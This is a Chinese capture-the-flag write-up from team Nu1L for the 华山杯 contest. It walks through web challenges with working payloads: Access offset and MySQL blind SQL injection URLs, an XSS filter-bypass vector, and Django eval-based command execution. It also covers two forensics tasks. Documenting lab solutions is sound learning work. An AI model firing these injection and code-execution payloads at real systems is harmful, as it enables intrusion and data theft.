华山杯 writeup


队伍名：Nu1L

Web 题目：

Web1 怎么在 Web 上 Ping 呢


进去发现 flag.php，访问不到直接抓包访问，之后发现在 flag.php 中存在提示 key：DDoS。。。研究一下午不懂，后来在 freebuf 找到一篇文章 http://www.freebuf.com/articles/network/74173.html

构造



```
<script>
var link = document.createElement('a');
link.href="";
link.ping = 'http://218.245.4.113:8080/web01/109adc05d9e84a828383e429af82fcff/flag.php';
document.head.appendChild(link); link.click();
</script>
```

html 访问，fiddler 抓包


file:///D:/1.html
Fiddler Web Debugger
File Edit Rules Tools View Help Fiddler GeoEdge
Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Searcl Online
Statistics Inspectors AutoResponder Composer Log Filters Timeline
Headers TextView WebForms HexView Auth Cookies Raw JSON XML
Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth Caching Cookies Raw JSON XML
Find... (press Ctrl+Enter to highlight all) View in Notepad

```
#     Result  Prot...  Host            URL                  Body  Cachi...  Cont
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  -       HTTP     218.245.4.113...  /web01/109adc05d...  -1
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
1...  200     HTTP     218.245.4.113...  /web01/109adc05d...  133             text/
```


```
Request Headers
POST /web01/109adc05d9e84a828383e429af82fcff/flag.php HTTP/1.1
Cache
    Cache-Control: max-age=0
Client
    Accept: */*
    Accept-Encoding: gzip, deflate
    Accept-Language: zh-CN,zh;q=0.8
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36
Entity
    Content-Length: 4
    Content-Type: text/ping
Miscellaneous
    Origin: null
    Ping-To: file:///D:/1.html
```

```
Flag{cCFVY1Yjs5VQ9X2GCG4v6IdpkaKBEsbM}<script language='javascript' type='text/javascript'>window.location.href='index.php';
</script>
```

```
QuickExec] ALT+Q > type HELP...
0:0  0/133
Capturing   All Processes   1 / 1,475   http://218.245.4.113:8080/web01/109adc05d9e84a828383e429af82fcff/flag.php
```


Flag : cCFVY1Yjs5VQ9X2GCG4v6IdpkaKBEsbM

Web2 社工库查询



放西瓜大神好吗。。。。。。天真的以为真的是社工 QQ。

Burp 爆破到 10000，发现出来了提示：



Intavl，取整函数，尝试输入 10000.1 就可以得到 flag：

QQ号社工查询


Flag{psq6BvdveCvrdpxKq8if9B2XSIOGzbii}

Web3access 注入。

一开始以为是 sqlmap 能爆破出来。。。然而太天真了。。一开始就是猜猜猜没思路，突然发现 access 注入有一种偏移注入，然后就秒破。。真的好简单－－怪不得大牛都秒了。

找到一篇文章，http://www.2cto.com/Article/201212/179284.html，然后就猜字段数吧：

```
http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886 union select 1,2,3, 4,* from admin as a inner join admin as b on a.id=b.id
```




```
http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886 union select 1,2,3, * from admin as a inner join admin as b on a.id=b.id
```

Microsoft JET Database Engine 错误 '80040e14'

在联合查询中所选定的两个数据表或查询中的列数不匹配。

/web03/ca55022fa7ae5c29d179041883fe1556/index.asp，行 5



```
http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886 union select 1,2,3, 4,* from admin as a inner join admin as b on a.id=b.id
```

79 Origin:469e80d32c0559f8

Md5 解下：469e80d32c0559f8，发现时 admin888。直接提交通过


Flag：469e80d32c0559f8

Web4 有 WAF 该怎么注入呢

白天注入的时候各种绕不过去。。。后来想到 xd 比赛的那个函数 lpad 发现可以执行。。。但是不知道暴啥。。。晚上的时候发现什么都没过滤。。。。于是翻了翻以前 nsctf 的 writeup，找到了一个盲注语句。。。然后就是 brupsuite 爆破了。。想写本来以为 flag 没几位。。最后发现好长啊。。。。

(ord(substr((select(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1,1))>100)

先爆表名发现是 flag 表，之后爆字段。。发现是 flag。。。所以直接 (ord(substr((select(flag)from(flag)),i,1))>j)　………手动爆表 20 分钟得到完全没有意义的字符串



```
GET /web04/60c2a013a6decbe0c5c2883080e6b332/index.php?id=(ord(substr((select(flag)from(flag)),1,1))%3E§0§) HTTP/1.1
Host: 218.245.4.113:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ASPSESSIONIDQQDBTDTT=NIDKHCACDEHMJGJOGKNMNFBJ; ASPSESSIONIDQQACSCSS=JIKIPPACCFKOFMDHONAGEFMG
Connection: keep-alive
```

Request	Payload	Status	Error	Timeout	Length
50	99	200	☐	☐	652
51	100	200	☐	☐	652
52	101	200	☐	☐	652
53	102	200	☐	☐	652
54	103	200	☐	☐	652
55	104	200	☐	☐	652
56	105	200	☐	☐	652
57	106	200	☐	☐	467
58	107	200	☐	☐	467
59	108	200	☐	☐	467

Burp Suite Professional v1.5.18 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload posi
Attack type: Sniper
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Finished
Type a search term
0 matches
Clear
1 payload position
Length: 516

所以 flag 第一位是 chr(106)

Flag:jkschvkjasmznxvkjahsdasdxzcqwe

Web5 XSS??? XSS!!!


第一节 xss 挑战赛的原题啊。。。http://drops.wooyun.org/papers/894

"onblur=outerHTML=URL//#<img/src=1　onerror=alert(1)>

尝试提交不行，找了个不可见字符，改成

"OnbLur=outerHTML=URL%0b#<img/src=1 onerror=alert(1)>

弹窗成功，win7+ie8


Windows XP Professional - VMware Workstation
Kali-Linux-1.0.9-vm-amd64
Ubuntu64
Windows XP Professional
来自网页的消息
确定
比赛规则

http://218.245.4.113:8080/web05/df1014aa2d59e1a02bba52955f797c7d/xss.php?xss="OnbLur=outerHTML=URL%0b# .comLet's Go!


Your Lenght

Please Alert

Web6 Python-Web：

题目很纠结，测试发现是 django 的 debug 模式。。。。


尝试在 rest 下用 obj 构建链接，然后就可以了，开始我们引入的 model 是 exec 后来发现不存在，于是尝试引入同样可以执行 os 命令的 eval，利用 http://www.freebuf.com/articles/web/73658.html 上的讲解去执行 python 命令，发现 os.system 竟然不能用，不能写入文件。。。于是 help 了 os



```
    listdir(...)
        listdir(path) -> list_of_strings

        Return a list containing the names of the entries in the directory.

            path: path of directory to list

        The list is in arbitrary order.  It does not include the special
        entries '.' and '..' even if they are present in the directory.
```

发现 listdir 同样可以列出目录，执行{"obj": "__builtin__", "method": "eval", "params": "[__import__('os').listdir('.'),1]"}发现目录，然后多次测试，os.stat 一个文件尝试找 username 没有，password 是一串*******************，后来包含了多个文件。。。发现在 debug 的 setting 信

息中直接有 flag。



```
http://4083475a59f34e34.sinaapp.com/rest
```

```
{"obj": "__builtin__", "method": "eval", "params": "[__import__('os').stat ('manage.py'),1]"}
```


```
TEMPLATE_DEBUG              True
X_FRAME_OPTIONS             'SAMEORIGIN'
CSRF_COOKIE_NAME            'csrftoken'
FORCE_SCRIPT_NAME           None
CACHE_BACKEND               'locmem://'
SIGNING_BACKEND             'django.core.signing.TimestampSigner'
SESSION_COOKIE_SECURE       False
FLAG                        'flag{31e262014a402b9f7d2dc9970cf39ca5}'
CSRF_COOKIE_DOMAIN          None
FILE_CHARSET                'utf-8'
DEBUG                       True
SESSION_FILE_PATH           None
DEFAULT_FILE_STORAGE        'django.core.files.storage.FileSystemStorage'
INSTALLED_APPS              ('django.contrib.auth',
```

Flag ： 31e262014a402b9f7d2dc9970cf39ca5

网络取证


网络取证 1 流量分析 1

因为有的时候对于 ping 的检验很少，所以筛选出 icmp，查看 request 即可发现每一个流量包有一个字符。




```
117.23.51.69          ICMP          74 Echo (ping) reques
222.25.140.37         ICMP          74 Echo (ping) reply
```

```
s), 74 bytes captured (592 bits)
 (b8:88:e3:9f:fd:91), Dst: Hangzhou_1a:06:7c (00:23:89
22.25.140.37 (222.25.140.37), Dst: 117.23.51.69 (117.2
```



```
fd 91 08 00 45 00    .#...|.. ......E.
de 19 8c 25 75 17    .<2+.... ....%u.
66 62 63 64 65 66    3E..;I.. ..fbcdef
71 72 73 74 75 76    ghijklmn opqrstuv
                     wabcdefg hi
```



```
5 00    .#...|.. ......E.
5 17    .<2,.... ....%u.
5 66    3E..5I.. ..lbcdef
5 76    ghijklmn opqrstuv
        wabcdefg hi
```

然后得到 flag：S$curIty_I_L0V3_H@cK


网络取证 2 扫雷

将下载下来的压缩包打开发现是个 dmp 文件，用 windbg 打开，通过 lm 和.writemem 指令将 winmine.exe dump 出来，通过与不同系统版本的扫雷比较发现与 xp 系统下的扫雷比较相似，经过比较发现在文件偏移 4A70 处有一段异或解密的 shellcode，将这段 shellcode 所用到的数据提取出来写个脚本即可得到 flag

脚本：


```python
#! /usr/bin/env python
#coding=utf-8
import sys, time, os

key1 = 0x29b
key2 = 0x1e
key3 = 0x18
key4 = 0x259

l = [
      0x4C, 0x05, 0x46, 0x05, 0x4B, 0x05, 0x4D, 0x05, 0x51, 0x05,
0x19, 0x05, 0x1D, 0x05, 0x4C, 0x05,
      0x19, 0x05, 0x4B, 0x05, 0x4F, 0x05, 0x1A, 0x05, 0x48, 0x05,
0x1B, 0x05, 0x48, 0x05, 0x1F, 0x05,
      0x1C, 0x05, 0x49, 0x05, 0x19, 0x05, 0x1F, 0x05, 0x12, 0x05,
0x1F, 0x05, 0x1C, 0x05, 0x1C, 0x05,
      0x4C, 0x05, 0x49, 0x05, 0x1B, 0x05, 0x49, 0x05, 0x48, 0x05,
0x4E, 0x05, 0x1D, 0x05, 0x12, 0x05,
      0x4C, 0x05, 0x4E, 0x05, 0x1C, 0x05, 0x1A, 0x05, 0x13, 0x05,
0x57, 0x05, 0x2A, 0x05, 0x2A, 0x05
]

#print hex(key1 ^ key2 ^ key3 ^ key4)
key = key1 + key2 + key3 + key4
i = 0
while i < 80:
    l[i] ^= (key&0xFF)
    l[i+1] ^= (key>>8)
    i += 2
print ''.join(map(chr,l)[::2])
```

结果：



